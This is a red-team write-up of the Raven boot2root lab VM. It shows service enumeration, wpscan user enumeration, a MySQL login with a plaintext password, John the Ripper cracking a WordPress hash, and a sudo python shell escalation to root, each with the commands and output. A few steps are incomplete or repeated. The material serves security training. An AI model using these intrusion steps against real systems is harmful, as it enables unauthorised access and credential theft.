
Red Team

Summary of Operations

Table of Contents

Exposed Services

Port	Service	Version
22	ssh	OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80	http	Apache httpd 2.4.10 ((Debian))
111	rpcbind	2-4 (RPC #100000)
139	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)




Critical Vulnerabilities

1. WordPress Brute Force and User Enumeration Utility
2. Weak Passwords, No complexity
3. Found User Hashes were not salted (found in WP database table wp_users)

Scanning for WordPress Vulnerabilities:


Command:

‘wpscan --url http://192.168.1.110/wordpress/ --enumerate vp’



Scanning for vulnerabilities via nmap:


nmap -Pn --script vuln 192.168.1.110



Exploitation: Flag 1 (open port 22 SSH and weak password)


- Target 1
  - Flag1:
    - Exploit Used:
      - WPScan to enumerate WordPress Site users of Target 1
      - Command:
        - ‘wpscan --url http://192.168.1.110/wordpress/ --enumerate u’

‘nano service.html’:




Exploitation: Flag 2 (open port 22 and weak password)

- Target 1
- Flag2.txt: fc3fd58dcdad9ab23faca6e9a3e581c
  - Exploit Used: Enumeration of WordPress Users (same as exploit 1, just had to search with find for flag2.txt)
    - Command: 'wpscan --url http://192.168.1.110/wordpress/ --enumerate u'
      - Commands to reach flag:
      - cd /
      - cd var/www
      - ls
      - cat flag2.txt



Exploitation: Flag 3 (WP configuration and SQL database)

- Target 1
  - Flag3: afc01ab56b50591e7dccf93122770cd2
    - Exploit used: After enumerating the users and gaining ssh access as ‘michael’ a file (wp-config.php) containing information to the MYSQL database was found (i.e User Name, Password that were stored in plain text) and gave access to the database.
      - Flag 3 was then located after looking around in the wp_posts table.
      - Commands:
        - mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
        - Show databases;
        - Use wordpress;
        - Show tables;
        - Select * from wp_posts;



Exploitation: Flag 4 (privilege escalation)

- Target 1
  - Flag4.txt: 715dea6c055b9fe3337544932f2941ce
  - Exploit used: unsalted hash was brute forced for the account name steven and used sudo privileges to escalate to root with python.
    - Finding Flag 4: After gaining access to the MYSQL database in michaels account, the password hashes of two users (michael and steven) were located and noted in the wp_users table.
    - Following locating the hashes and copying to the Kali machine in a file called wp_hashes.txt john the ripper was used to crack them and gain access
      - Commands:
      - mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
      - Show databases;
      - Use wordpress;
      - Show tables;
      - Select * from wp_posts;

Exploitation: Flag 4 (con't)

- Commands: (cracking steven's password and escalating to root)
  - John wp_hashes.txt
  - ssh steven@192.168.1.110
  - sudo -l
  - sudo python -c 'import pty;pty.spawn("/bin/bash")'
  - cd ~ | ls
  - cat flag4.txt

```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20  3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84           (steven)
```

```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
--------

| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```